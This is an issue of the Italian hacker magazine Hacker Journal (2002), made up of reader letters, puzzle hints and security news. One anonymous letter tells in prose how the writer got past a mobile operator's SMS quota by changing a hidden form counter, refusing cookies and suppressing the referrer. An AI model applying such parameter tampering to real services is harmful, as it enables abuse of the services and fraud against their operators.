Uno studio del WWF afferma che la terra diventerà inabitabile verso l'anno 2050. Se l'uomo non smetterà di inquinare e consumare le risorse naturali ai ritmi attuali, dovrà per forza colonizzare altri pianeti.

Probabilmente la progettazione di un viaggio interplanetario è fuori dalla portata tecnica anche dei lettori più sgamati, ma di questi tempi molti di noi hanno intrapreso un viaggio addirittura intergalattico. Dopo il pianeta Napster, anche il sistema di scambio file AudioGalaxy ha ceduto, e ha chiuso i rubinetti. Non è più possibile scaricare musica gratuitamente. La "galassia" è stata attaccata dai colossi dell'industria discografica. Una razza più agguerrita dei Klingon, più fredda dei Borg, e dotata di droidi da guerra ferocissimi: gli avvocati. Non ci resta che accendere i motori a curvatura, e fare rotta verso altri sistemi stellari: GNUtella, arriviamo!

grand@hackerjournal.it

HJ: INTASATE LE NOSTRE CASELLE

Ormai sapete dove e come trovarci, appena possiamo rispondiamo a tutti, anche a quelli incazzati. Parola di hacker. SCRIVETE!!!

Anno 1 - N. 5 - 18 luglio/1 agosto 2002

Boss: theguilty@hackerjournal.it
a cura **di Servizi Editoriali**
Director: rayuela@hackerjournal.it
Publisher: ilcoccia@hackerjournal.it
Editor: grAnd@hackerjournal.it,
Technical editor: caruso_cavallo@hackerjournal.it
Graphic designer: gfag8@hackerjournal.it
Contributors: Daniele Festa (cover picture)

Publishing company
4ever S.r.l.
Via Torino, 51
20063 Cernusco sul Naviglio
Fax +39/02.92.43.22.35
Printing
Stige (Torino)
Distributore
Parrini & C. S.PA. - 00187 Roma - Piazza Colonna, 361- Tel. 06.69514.1 r.a./20134 Milano, via Cavriana, 14 - Tel. 02.754117.1 r.a.
Pubblicazione quattordicinale registrata al Tribunale di Milano il 25/03/02 con il numero 190.
Direttore responsabile: Luca Sprea

hack·er (hãk'∂r)

"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

Danni in rete

Nuove vittime!

Sistema Informativo Territoriale Comune di Modena / sit.comune.modena.it

Camm Srl / www.camm.it

Fit Cisl Emilia Romagna / www.fitcislemiliaromagna.it

Marche Online / www.imarche.it/forum

Saremo di nuovo in edicola Giovedì 1° agosto!

OPEN SOURCE

La sicurezza, una toppa alla volta

Io non distinguo una vena da un'arteria ma non ho mai detto di essere un chirurgo. Eppure pare che questo buonsenso in qualche modo non venga sentito da alcuni webmaster. Mi riferisco solo ai *WM* di alto livello, quelli dai compensi stratosferici. Vabbè, io non solo edito paginette Web, ma provo molto piacere nell'analizzare il codice altrui. Da qui deriva l'idea che molti webmaster appartengano a una di queste categorie:

* Idioti che, magari in buona fede, lavorano senza aver capito un Razzo;
* Allievi di qualche Cepu-Like school, che CI ritengono stupidi;
* Semplici imbroglioni.

Okay, prendiamo la seconda categoria e cerchiamo qualche sito che faccia da esempio! Io sono diventato dipendente dagli SMS, e a un certo punto ho sentito il bisogno di una interfaccia con la mia rubrica, che non avesse bisogno di login... www.omnitel.it: SMS abbastanza puliti e puntuali, bene! Un occhio alla pagina di conferma di invio, quella che appare dopo il form principale, e oplà 'input type hidden' con il prefisso, il numero ed il testo del messaggio, ma in più un typeopen=1 e una varibile che mi fa balzare sulla sedia: count=0... cut&paste della pagina, faccio il submit normale del form. "Sms Inviato Correttamente, ti restano 4 sms da inviare oggi", torno al form di invio scrivo qualche cazzata, premo invio e mi butto di nuovo nel codice di conferma: come temevo (per loro), count è stata incrementata di una unità.

Via con la prova del 9! Rendo assoluto l'URL dell'action del form salvato, metto count a 0 e... "Sms Inviato Correttamente, ti restano 4 sms da inviare oggi"!

Ma è solo il primo round. Comincio a contare gli SMS inviati, per vedere dopo quanto si sarebbero accorti del loro errorino. Qualcuno lassù ogni tanto darà un occhio al log di apache...? Bah, probabilmente sono Kilometri di log all'ora, se non hanno un robottino che fa qualche controllo statistico, dubito che occhio umano riesca a notare l'insistente presenza del mio IP... Sul più bello faccio uno script php che genera l'interfaccia con rubrica direttamente dalle sim card, ma arriva lo stop. Dopo l'invio compare un bel 404, hanno rimosso la pagina, qualcosa si sta muovendo, che emozione! ;]

E sul sito, alla pagina degli SMS campeggia la scritta "bla bla... manutenzione... bla bla...". Alla riapertura, il codice client side non è cambiato, ma la varibile count non ha più effetto, si torna a cinque messaggi al giorno... C'è un controllo da parte server. Avranno fatto un corso di specializzazione? No, count è passata ai cookies!! :] Okay grazie ragazzi! Cancello i cookies, invio un messaggio... azz! li contano comunque! Chiedo ad IE di non accettare biscotti da omnitel.it... navigo fieramente verso la home page e vengo kikkato verso una pagina che con un font +5 mi dice "FORBIDDEN! You cannot access this domain with disabled cookies"... minxxia hanno vinto? mentre me ne faccio una ragione, IE mi suggerisce il vecchio url completo del form sms... geniacci! Su quello non c'è il controllo dei cookies abilitati. Forse non avevano voglia di copiare ed incollare il codice di controllo su tutte la pagine? Forse. Forse lo fanno di proposto per farsi sbeffeggiare? Risolti i cookies la storia riprende a funzionare... Bloccando l'accesso in lettura e scrittura di cookies, viene offerta di nuovo la pagina vergine con 5 sms di credito giornalieri... costanti.

Cambio di gestione in azienda e ammodernamento del sito, ma le variabili SMS non vengono cambiate. Passa qualche mese e l'interfaccia subisce un nuovo stop and go. Viene aggiunto un nuovo controllo in fase di invio, precisamente un check sul referrer e il nuovo terrore è la scritta "spiacenti, la richiesta proviene da un sito non autorizzato". Almeno questa verrà loggata da qualche parte? Chissà. Modificare gli header per sfalsare il referrer? Non ho voglia e non ho tempo... E' la fine degli invii sms dal pinguino. :(

Ma non da windows. Ho cercato documentazione ovunque, ho chiesto in giro, ma nessuno mi ha mai illuminato... Pare che l'Active Desktop di Winzozz non invii referrer o comunque generi qualche "pettino" (come si dice dalle nostre parti) che da fiducia a Vizzavì. Non solo ricomincio copiosamente a inviare SMS, ma smetto di dire che mettere una pagina html sullo sfondo di windows sia una stronxata...

Oggi il bug di explorer è stato risolto, e anche la pagina di Vizzavì per inviare sms è soggetta a restrizioni più severe... il gioco è finito, il "Real Active Dezktop" è morto, ma ha inviato circa 50*10^3 sms. Io ho raggiunto consapevolezza che siti anche grandi prendono la "sicurezza" sotto gamba, e posso assicurare che le cose fatte a caRRo sono più di quante se ne possano immaginare. Anche se non vengono corsi rischi, può comuque essere criticata la scelta del team di sviluppo di questi progetti da 1,000,000 di visite al giorno...

Contenti loro, contenti tutti.
Noi in particolare.

by HCS!elKapo

Questa mail ci è arrivata in modo anonimo, e non abbiamo altro modo di rispondere a HCS!elKapo se non pubblicandola.
Ciò che fa pensare è il fatto che, invece di sviluppare una piattaforma sicura da subito, o quanto meno dopo le prime evidenti violazioni, l'azienda in questione abbia deciso di "metterci una toppa provvisoria" ogni volta che il rimedio precedente veniva aggirato... Cioccolatai?

UN GIORNALE PER TUTTI: SIETE NEWBIE O VERI HACKERS?

NEWBIE

MID HACKING

HARD HACKING

Il mondo hack è fatto di alcune cose facili e tante cose difficili. Scrivere di hacking non è invece per nulla facile: ci sono curiosi, lettori alle prime armi (si fa per dire) e smanettoni per i quali il computer non ha segreti. Ogni articolo di Hacker Journal viene allora contrassegnato da un level: NEWBIE (per chi comincia), MIDHACKING (per chi c'è già dentro) e HARDHACKING (per chi mangia pane e worm).

NEL PROFONDO BLU

La mia sarà una mail breve e concisa, infatti vorrei fare i miei complimenti a chi da alcuni anni a questa parte si impegna a compiere delle vere e proprie imprese anonime per dare a chi se lo merita una bella lezione.
Tenendo conto che la maggior parte delle volte in cui sentiamo parlare di hackeraggio ci vengono in mente virus worm e spionaggio informatico, vorrei anche ricordare a coloro i quali pensano agli hacker come delinquenti, che loro usano queste sfide solo perkè vogliono fare qualcosa di diverso, e per dimostrare al mondo intero che niente è veramente sicuro come si dice.
Si pensi quindi al bene che in un certo senso questi geni del computer possono fare. Dopo questa "piccola" parentesi, volevo solo fare un po' di pubblicità ad un libro che spero piaccia a tutti i lettori. Si tratta di Profondo Blu di Jeffery Deavers un thriller basato esclusivamente su internet. questo è il link dove poter leggere la trama:
www.kwlibri.kataweb.it/best_seller/best_270901.shtml

**Accettiamo i complimenti per la rivista, ma noi non intendiamo giustificare chi "per fare qualcosa di diverso", fa danni a destra e a manca.
L'atteggiamento di chi vuole capire come funzionano le cose, è qualcosa di diverso. Ci uniamo invece volentieri ai tuoi apprezzamenti per Profondo Blu, romanzo molto intrigante.**

PRECISAZIONI SULLA SLACKWARE

Salve Gentilissimi, scrivo per farvi notare alcuni difettucci di percorso sulla descrizione di Slackware che ho trovato sulle pagine del vostro giornale dedicate alle distro del pinguino.
1) Slackware è la prima distro ufficiale, non "una delle prime". (Aprile 1993)
2) Non è vero che non c'è interfaccia grafica (ma l'avete mai installata una Slack?) come avete fatto a scrivere quella boiata con tutto il rispetto anche un tonto si sarebbe detto: "Ma basta installare X e l'interfaccia grafica non può non esserci!" forse volevate dire che mancano le GUI per la configurazione del sistema che va fatta a mano?
3) Non è vero che : "..le forme di pacchettizzazione sono bandite.." gli rpm sono + che supportati e il formato .tgz è esso stesso un pacchetto contenente i sorgenti!

La sezione Propaganda del sito di Slackware ha decine di immagini come questa.

4) Due release in sei mesi, e le due migliori vorrei sottolineare, non mi sembra che sia così lasciata a se stessa ; forse volevate dire che l'anno scorso stava per scomparire per mancanza di voglia da parte dell'arcinoto sviluppatore Patrick Volkerding ma che è stata praticamente adottata come un orfano da tanta di quella gente in rete da far collassare un database?
Con tutto il rispetto mi sono un po' risentito per la descrizione dell'unico e solo vero Linux che non è apprezzato tanto per la sua stabilità o per la sua "pulizia" ma per lo stile BSD SySV che caratterizza la sua struttura il suo init e tutta la configurazione. Il fatto che il kernel non viene patchato e resta limpido come Dio Linus lo sforna è un punto di forza che rende questa distro sicuramente la più veloce. Inoltre non sono d'accordo che sia poco accessibile nella mia azienda stiamo istruendo il personale per l'utilizzo di Slack e debbo dire che crea veramente molti meno inconvenienti di altre (vedi red bug). Cmq complimenti per l'iniziativa che resta buona anche se riferita a un pubblico non certo di un skill tecnico molto elevato.

Sat4n

**Oplà. Quando si rilascia una nuova versione, bisogna mettere in evidenza i bachi di quelle precedenti, e ben vengano le precisazioni. Eccoti accontentato.
Confermo però che, parlando di "mancanza di interfaccia grafica", ci riferivamo proprio alla configurazione del sistema, e non all'assenza di una GUI per il suo utilizzo. Poi, il folletto di redazione (ce ne è uno in ogni giornale o rivista, giuro), si è divertito a tagliuzzare qualche parola di troppo dall'impaginato e...**

UN TROJAN SUL SITO?

Sono una lettrice un pochino delusa e spero non mettiate volontariamente a disposizione dei vostri lettori software infettato da un trojan, come è risultato essere "Aggressor.zip", anche perché altrimenti se dobbiamo attenerci alla definizione di hacker che appare sempre sulla rivista e cioè "persona che si diverte ad esplorare.." forse dovreste rinominare rivista e sito "cracker journal", o devo pensare che la suddetta esplorazione riguardi principalmente i computer dei vostri lettori?

Irene108

Tranquilla, il file non è infettato da alcun virus. Si tratta di una falsa segnalazione, cosa che a volte può capitare anche nelle migliori famiglie.

AIUTOOOO!

No, non sto per morire, però sono preoccupato. Ho voluto provare ad avviare il PATCH.EXE di NETBUS, poi ho fatto una scansione e ho cancellato tutto, ho fatto bene a preoccuparmi? Sono ancora infettato? Ho provato con AD-AWARE, è un buon programma?....a cosa serve??????
Ho anche ricevuto e avviato l'"EMULATORE per XBOX" ma ho saputo che in realtà è un trojan, è vero? Come poso fare per liberarmene?

gandalf86

Allora impara subito una cosa: non aprire _mai_ programmi eseguibili di provenienza dubbia (i siti che distribuiscono crack ed exploit sono da considerarsi di scarsa affidabilità). Devi sempre dubitare dei file che ti arrivano per posta, di quelli che trovi sui

Saremo di nuovo in edicola Giovedì 1° agosto!

IL CORAGGIO DI OSARE: INDIPENDENTI DA TUTTI

TROLL E BUOI DEI PAESI TUOI

Salve sono un lettore della vostra rivista, volevo farvi i compimenti perché e veramente interessante... visto che voi siete esperti in questo campo avrei una cosa da chiedervi...
Ho un problema.io frequento una chat irc, in questa chat irc c'è anche una persona che non mi stà a genio, in quanto insulta la gente, fornisce a tutti quelli che frequentano quel canale dati personali di altre persone. Insomma per capirci e uno stron*o...allora un modo per far capire a questo stupido che non devo + rompere sarebbe utilizzare i famosi nuke, in modo da farlo disconnettere oppure farle cadere la connessione alla chat...
Io ho provato a scaricarne qualcuno ma non funzionano + di tanto, anzi nulla, non ci sono mai riuscito... voi potreste essere così gentili da inviarmi in allegato, oppure mi suggerite il nome di un sito e di un nuke che funzioni bene...?
io non ho intenzioni di fare altre stupidaggini, mi serve solo per far capire a questo stupido che la deve smettere di insultare la gente..così a furia di lasciare la chat senza che lui lo voglia capirà che la deve finire!!

Si può fare, ma l'arma migliore contro i Troll (chi entra in un canale, newsgroup o forum col solo scopo di creare scompiglio), è sempre l'indifferenza. Ingoralo, e invita gli altri a fare altrettanto, magari inserendolo nella lista degli utenti da ignorare, se il tuo client lo permette.
Investi le tue energie in qualcosa di più interessante; dichiarandogli guerra fai solo il suo gioco.

newsgroup o nei forum di discussione. La prima cosa da fare, è farli analizzare da un buon antivirus. In seguito, puoi provare a installarli su un computer in cui non ci siano dati importanti, o che non usi per studio o lavoro, e verificare che non sia stato installato alcun trojan.
Se non puoi permetterti un computer per le sperimentazioni, puoi collegare un secondo hard disk per utilizzare due sistemi (fai in modo che il sistema di sperimentazione non possa accedere a quello di lavoro), oppure usare diverse partizioni, magari con un programma come Partition Magic che permette di "nascondere" le partizioni l'una all'altra.
Ah, AdAware serve a individuare e rimuovere i programmi AdWare (o SpyWare), che qualche shareware installa sul tuo computer per spararti banner in base alle tue preferenze. Questi programmi sono una potenziale minaccia alla tua privacy, e AdAware si preoccupa di metterci qualche toppa. Con le tue abitudini di navigazione, però, gli SpyWare sono solo il male minore. Del resto, se credi a qualsiasi programma affermi di essere un "emulatore XBox"...

AH, DOTTORE DOTTORE...

Mi sono già congratulato con il Boss sulla Vs. iniziativa editoriale che certamente ha da maturare e crescere e passiamo alle domande:
1) cosa fare per eliminare l'inconveniente legato ai programmi shareware (trial) che, dopo la scadenza, non possono più riutilizzarsi o reinstallarsi?
2) come prevenire tale inconveniente?
Grazie anticipate.

Zago Nero

Se, come si deduce dal "Dott." che si legge nel campo From della sua mail, lei è veramente un laureato, rivolgerei proprio a lei l'invito a "maturare e crescere"; che fa, cracca le demo come i ragazzini? Per eliminare l'inconveniente, può cominciare col pagare il prezzo dello shareware e registrarlo.
Non ci si può lamentare del costo spropositato di certi pacchetti software, se poi si soffoca la loro concorrenza (gli sviluppatori indipendenti di shareware) a suon di crack e numeri seriali copiati.
Se anche il pugno di dollari richiesti fosse troppo, può passare al software libero: sono poche le cose che non si possono fare con i programmi gratuiti disponibili nella libreria GNU (www.gnu.org/directory).

Tra i primi due firewall della classifica e gli altri concorrenti non c'è proprio confronto: si passa da un 32% di preferenze del secondo posto, a un misero 8% per BlackIce al terzo. Segno forse che i firewall ancora non sono una categoria di software molto conosciuta. Per questo, forse, spiccano i prodotti che si sono distinti per qualità e prezzo (ZoneAlarm è senza dubbio un prodotto molto buono ed è gratuito per uso personale) e quelli che hanno il marchio più conosciuto (da vent'anni, Norton è il nome più famoso nel campo delle utility). Ci sentiamo di spezzare una lancia per Tiny Firewall, che ha ottenuto poche preferenze ma è un prodotto gratuito, abbastanza completo e richiede poche risorse (anche se forse un po' più complicato da usare di ZoneAlarm).

mailto:
redazione@hackerjournal.it

LINEE ROVENTI

Ciao HJ, nell'ultima bolletta Telecom mi sono trovato una bella sorpresina. Un addebito di 55 euro + IVA relativi a chiamate da me non effettuate. Queste chiamate nel dettaglio telefonico sono catalogate come "internet 70x" e sono particolarmente costose, in quanto la cifra di cui sopra è relativa a soli 37 minuti di collegamento. Credo che questo sia stato causato da una redirezione della chiamata da parte di qualche sito fraudolento verso provider complici situati in qualche paese straniero. Ho due domande da farvi:
1) com'è possibile tecnicamente che la chiamata sia instradata su un'altra linea senza che l'utente sia avvisato (utilizzo linea ISDN, ma con modem analogico, avrei dovuto sentire i toni?);
2) è possibile installare per questo delle protezioni sul PC o almeno un sistema di logging delle operazioni su internet in modo da identificare, tramite l'incrocio dei dati orari, i siti colpevoli di questa truffa.
Grazie e a presto,

Filippo

Sei vittima di un dialer, un programma che stacca la linea e si ricollega a Internet ma chiamando un numero internazionale. Solitamente, i dialer vengono scaricati ed eseguiti per accedere a siti erotici o per scaricare loghi e suonerie per i cellulari. Il fatto di avere ISDN probabilmente rende il funzionamento del dialer così veloce che non ti rendi conto della chiusura e riapertura della linea.
In ogni caso, anche con un modem potresti non rendertene conto, notando solo un lieve rallentamento.
Il dialer potrebbe infatti inserire nella stringa di inizializzazione del modem i codici per disabilitare l'altoparlante (ATL0 o ATM0).
Per verificare le chiamate effettuate, puoi utilizzare dei programmini che servono a tenere il conto degli scatti effettuati; ne trovi a bizzeffe anche in Italiano.
Cerca "contascatti" o "dialer" su http://www.volftp.it e scegli quello che preferisci. In ogni caso, Telecom può fornirti senza dubbio gli orari delle chiamate (chiedi la bolletta trasparente). Se invece vuoi una soluzione preventiva, puoi provare Dialer Control, un programma che promette di impedire le connessioni operate dai dialer, chiedendo ogni volta una conferma dell'utente. Lo trovi su http://www.dialercontrol.de/download.php.

Evitate di mandarci schifezze!!!

Le nostre caselle di posta ricevono tonnellate di file eseguibili, file VBS e COM. Alcuni sono palesemente dei virus di cui anche il mittente è all'oscuro. Qualcuno però ci ha inviato degli eseguibili scrivendo "cosa ne pensate del programmino che ho realizzato"? Ma per chi ci avete preso? Noi non apriamo nessun programma o file eseguibile arrivato per posta (tra parentesi, nessuno dei computer con cui scarichiamo la posta usa Windows). Volete sottoporci un programma? Inviateci i sorgenti: è più sicuro e avremo modo di vedere davvero... cosa c'è sotto.
A proposito di schifezze, se ci mandate articoli o documenti, non utilizzate il formato Doc di Word: i file pesano un'enormità, sono attaccabili dai macro virus e costringono la gente a comprare software proprietario per poterli leggere.

SORGENTI LINUX

Ciao a tutta la redazione di Hacker Journal vorrei sapere il sito web dove si può scaricare il codice sorgente di Linux.
CIAO

drago01.

P.S. ma la vostra chat non funziona più?

Se per Linux intendi il solo kernel, lo puoi scaricare da www.kernel.org. Troverai molti differenti file, alcuni dei quali ancora in fase di sperimentazione.
Probabilmente, quello che ti interessa è quello dell'ultima versione stabile, che solitamente è il primo della lista. Tieni presente che si può capire se una versione è stabile o ancora in fase di sviluppo osservando il numero di versione. Se il primo numero dopo il punto è pari, è una versione stabile.
Se è dispari, è invece una beta. Per esempio, la versione 2.4.18 è stabile (perché 4 è pari), mentre la 2.5.24 è beta (perché 5 è dispari).
Se quello che vuoi invece è un'intera distribuzione del sistema operativo GNU/Linux, puoi scegliere quella più adatta alle tue esigenze da www.linux.org/dist.
La nostra chat funziona ed è altamente frequentata: riprova, magari cancellando la cache del browser.

SCACCO ALLA SICUREZZA

Ho trovato interessante il vostro II numero con i problemi di sicurezza su ICQ e MSN. Domanda: anche la dama giocabile da Win ME o il collegamento al sito MSN per giocare a dama sono a pericolo ficcanaso? E quanto?

Ogni porta aperta è un pericolo potenziale, e ti costringe ad aprire un buco in più nel firewall (perché tu usi un firewall, vero?). Del resto, l'unico computer sicuro è quello spento, e scollegato da rete e modem (ammesso ovviamente che ti sia ricordato di chiudere a chiave la porta della stanza).

BISCOTTINI AMARI

Ciao sono un lettore dei primi 2 numeri e il secondo, tra le altre cose titola-

Arretrati e abbonamenti

Siete in tanti a chiederci se sia possibile abbonarsi o richiedere i numeri arretrati di Hacker Journal, che ormai stanno diventando oggetti da collezione. Stiamo cercando di allestire le strutture necessarie, ma potrebbe essere necessario un po' di tempo. Intanto, potete trovare i PDF di tutti i vecchi numeri sul sito (www.hackerjournal.it/Rivista/Rivista.htm), e già che siete sul sito, iscrivetevi alla nostra mailing list: sarete avvisati non appena i servizi abbonamenti e arretrati saranno disponibili.

va "via gli odiosi biscottini". ALLORA mi spiegate perchè il vostro sito li usa?!?!?

Perché cose come i Forum, i sondaggi e il GuestBook non possono funzionare senza. Il vero problema non sono i cookie temporanei che ti lascia un sito web per il suo funzionamento, ma quelli dei network pubblicitari che creano database permanenti con le tue preferenze di navigazione. In ogni caso, ti abbiamo spiegato come liberartene, se vuoi.

HACKER JOURNAL VUOLE TE

Le porte dei server sono per te familiari come quella del frigo di casa? Sai tutto di protocolli e servizi (ma non pensi che queste due parole indichino qualcosa di burocratico o la toilette)? Ti colleghi gratis alle hot line fischiando nella cornetta del telefono? Oltre a questo, ti piace scrivere, e ti riesce pure

bene? Hacker Journal cerca collaboratori. Mandaci una mail a: redazione@hackerjournal.it indicando in quali settori ti senti più ferrato e di cosa vorresti parlare. Per i prossimi articoli, cerchiamo esperti di: Telefonia, Macintosh, utility per Windows, virus e trojan.

Try2Hack, fate vedere di che pasta siete fatti!

TRY2HACK: METTETE ALLA PROVA LA VOSTRA ABILITÀ

A parole siete tutti bravi, ma riuscite veramente a passare dei livelli di protezione? Dimostratelo al mondo e a voi stessi cercando di superare i dieci livelli di difficoltà del giochino Try2Hack (che si legge "try to hack"), presente sul nostro sito www.hackerjournal.it.
Il gioco consiste nel superare i vari livelli, inserendo ogni volta le password corrette (oppure arrivando in altri modi alle pagine protette da password).
Per farlo, potreste avere bisogno di alcuni programmi (Macromedia Flash, Softice, VisualBasic).
Di tanto in tanto qualche lettore ci scrive per dire che alcuni livelli sembrano non funzionanare. Noi vi possiamo assicurare invece che tutti quanti funzionano esattamente come dovrebbero.
Chi ha orecchie per intendere...

Stiamo ancora elaborando delle statistiche affidabili, ma pare che circa il 40% dei lettori che si cimenta riesca a superare la password del primo livello. Da lì in poi, il numero cala vistosamente, forse perché bisogna utilizzare qualcosa di più sofisticato del semplice Blocco Note (e questa è già una dritta...).

Come dite? Volete una dritta anche per il livello 2? Anche a occhio si capisce che la pagina non è composta da semplice Html. Provate a guardare dentro all'oggetto incluso nella pagina e... tenete i riflessi pronti quando premete Invio: dovrete essere molto rapidi.

Il livello 3 è infatti costituito da un breve alert in JavaScript, che compare immediatamente, impedendo ogni altra azione nel browser. A buon intenditor... Per stimolarvi un po', il livello 4 ve lo facciamo solo vedere, qui a lato. Il suggerimento lo pubblicheremo sul prossimo numero.

Nuova password!!!

Ecco i codici per accedere alla Secret Zone del nostro sito, dove troverete informazioni e strumenti interessanti. Con alcuni browser, potrebbe capitare di dover inserire due volte gli stessi codici. Non fermatevi al primo tentativo.

user: hcas8
pass: j2sd7

gh Scores - High Scores - High Scores - Hig

Mandateci una mail a: try2hack@hackerjournal.it scrivendo il numero del livello a cui siete arrivati e le password di tutti i livelli precedenti. Sui prossimi numeri pubblicheremo l'elenco dei migliori.

HOT!

Gnutella pioneer Gene Kan dies

Programmer and peer-to-peer pioneer Gene Kan h
away.

The Story

Gnutella pioneer Gene Kan dies
By John Borland
Staff Writer, CNET News.com
July 8, 2002, 3:40 PM PT
Programmer and peer-to-peer pioneer Gene Kan h
away.

➲ SUICIDA UNO DEI PADRI DI GNUTELLA!

Notizia dell'ultimo minuto: Gene kan, si è suicidato il 29 giugno 2002. Grande scalpore sulla Rete per la notizia della morte di Gene Kan, giovanissimo pioniere delle tecnologie di rete nonché fautore del più celebre dei network peer-to-peer: Gnutella. Estenuo difensore dell'open source e della libertà sulla Rete, Gene Kan si è suicidato dopo un periodo di forte depressione. Ultimamente, in collaborazione con gosilent.com ha dato vita alla nascita di Infrasearch, un sistema di ricerca basato sulla sua visione di computing distribuito. Un piccolo specchio di Gene Kan si può visitare su http://www.gonesilent.com, ma tutti i maggiori siti di informazione on-line danno il loro tributo alla memoria di Kan. All'Università di Berkeley, in California, dove Kan si è laureato nel 1997, sono già in corso i preparativi per lanciare un memorial fund dedicato al giovane genio informatico.

➲ IL SITO DI VLADIMIR PUTIN SOTTO ATTACCO

A sole 24 ore dalla propria nascita, il sito del presidente russo Vladimir Putin (**http://president.kremlin.ru**) ha subìto una considerevole serie di attacchi di varia natura da crackers a caccia di fama.
In quasi un centinaio hanno immediatamente cercato di violare il server web, o quantomento di "buttarlo giù" mediante un DoS.
Sembra però che nessuno sia riuscito nell'intento: la società AYAXI, vincitrice dell'appalto per la realizzazione del sito web, ha affermato orgogliosamente di aver impiegato circa **10 mesi per rendere il proprio lavoro "a prova di hacker"**. Almeno per ora, pare proprio che abbiano ragione.

➲ PALLADIUM: SICUREZZA O CONTROLLO?

Microsoft ha annunciato di stare lavorando a una piattaforma hardware e software per rendere più sicuri i PC. I più maliziosi staranno già ridendo, pensando alla lunghissima serie di scivoloni sul tema sicurezza in casa Microsoft, ma forse questa volta c'è poco da ridere.
Le poche informazioni ufficiali riguardo a Palladium lasciano intendere che **questo sistema funzionerà a un livello inferiore rispetto a quello del sistema operativo, e sarà fortemente integrato nell'hardware** (che sarà presumibilmente sviluppato in collaborazione con Intel e Amd).
Palladium creerà una sorta di area protetta nella memoria e nel disco fisso; a questa memoria potranno accedere soltanto le applicazioni, i servizi e gli utenti in possesso di una chiave di autenticazione valida. In caso di tentativi di violazione, il sistema dovrebbe bloccare l'accesso, e sostituire le chiavi. Un sistema analogo viene utilizzato già sulla console da gioco XBox, sempre di Microsoft, per impedire il funzionamento della macchina se alcune componenti hardware o software sono state modificate (in pratica, per impedire i chip di modifica per l'esecuzione di giochi copiati). Insomma, un trojan o un virus non avrebbero vita facile su un PC dotato di Palladium, perché verrebbero immediatamente isolati e messi in condizioni di non nuocere. Proprio qui però si aprono alcuni scenari inquietanti.
Allo stesso modo dei virus, si potrebbero in realtà bloccare una serie di programmi e servizi poco graditi ad aziende (Microsoft prima di tutte) e governi; per esempio **potrebbero essere bloccati tutti i programmi che riproducono audio e video non protetti (come Mp3 e Avi)**. O si potrà intervenire alla fonte: tutte le comunicazioni all'interno del PC saranno cifrate, e non si potrà registrare un flusso di dati (come avviene per esempio nel rippare un Cd audio o un Dvd), se non da parte delle applicazioni autorizzate.
Insomma **sul proprio computer sarà possibile installare, solo software certificati, approvati e autorizzati da Microsoft**.
Come risultato, diventerebbe impossibile fare ciò che si vuole con i propri dati (trasportare su Mp3 i CD regolarmente acquistati è perfettamente legale, se non li si diffonde ad altri). Insomma, **se Palladium diventasse realtà, gli utenti vedrebbero diminuire ancor di più la propria possibilità di scegliere** quale tipo di software installare e utilizzare sul proprio computer.
Secondo alcune affermazioni fatte da rappresentanti Microsoft, l'utente avrà la possibilità di disinserire Palladium e non utilizzarlo; basta però vedere quante persone utilizzano browser diversi da Internet Explorer, per capire che solo pochi sono così smaliziati da modificare in qualche modo le opzioni proposte dal produttore del sistema operativo. Due ottimi articoli di Paolo Attivissimo su Palladium sono stati pubblicati su **Apogeonline.com** e **Zeusnews.com**.

➲ UN INCONTRO TRA AMIGHI

Si terrà al Palaesposizioni di Empoli (FI) nelle giornate del 21 e 22 settembre la sesta edizione della manifestazione **Pianeta Amiga, dedicata ai fan del famoso computer Commodore**. Quest'anno si preannunciano importanti presenze internazionali e novità eclatanti, ci sarà spazio per presentare anche altre piattaforme, come Linux, Mac e BeOS. Tutte le informazioni sul programma e su come partecipare si trovano all'indirizzo **www.pianetaamiga.it**.

"ERRARE È UMANO, MA PER FARE DAVVERO CASINO, HAI BISOGNO DI UN COMPUTER".

> Dall'Almanacco del Contadino, 1978

HACKER DELLA NASA: LA PISTA POLACCA

Si cerca in Polonia l'hacker che, tempo fa, ha violato alcuni sistemi della NASA, **causando danni per un ammontare di circa un milione di dollari**. La magistratura polacca ha infatti dichiarato di essere sulle tracce del colpevole: le indagini sarebbero focalizzate nella zona della città di Poznan, nella Polonia occidentale. **L'hacker avrebbe agito da un computer di una scuola media superiore**. Le indagini parallele condotte dall'FBI sarebbero invece atte a determinare l'effettivo valore delle informazioni sottratte al server violato. L'ambasciata americana a Varsavia, per ora, non ha rilasciato nessun commento.



ATTACCHI INFORMATICI: ITALIA NELLE PRIME POSIZIONI

Attacchi per servizio

http / SNMP / FTP / SMTP

Tipo di attacco

Violazione di protocolli / Accesso non autorizzato / DoS / Altro

Se la delusione per la prematura fuoriuscita dall'ultimo mondiale di calcio della nostra nazionale è stata cociente, possiamo risollevarci il morale al pensiero che **il nostro paese figura come secondo tra quelli da cui proviene il maggior numero di attacchi ai sistemi informatici sparsi per il mondo.**
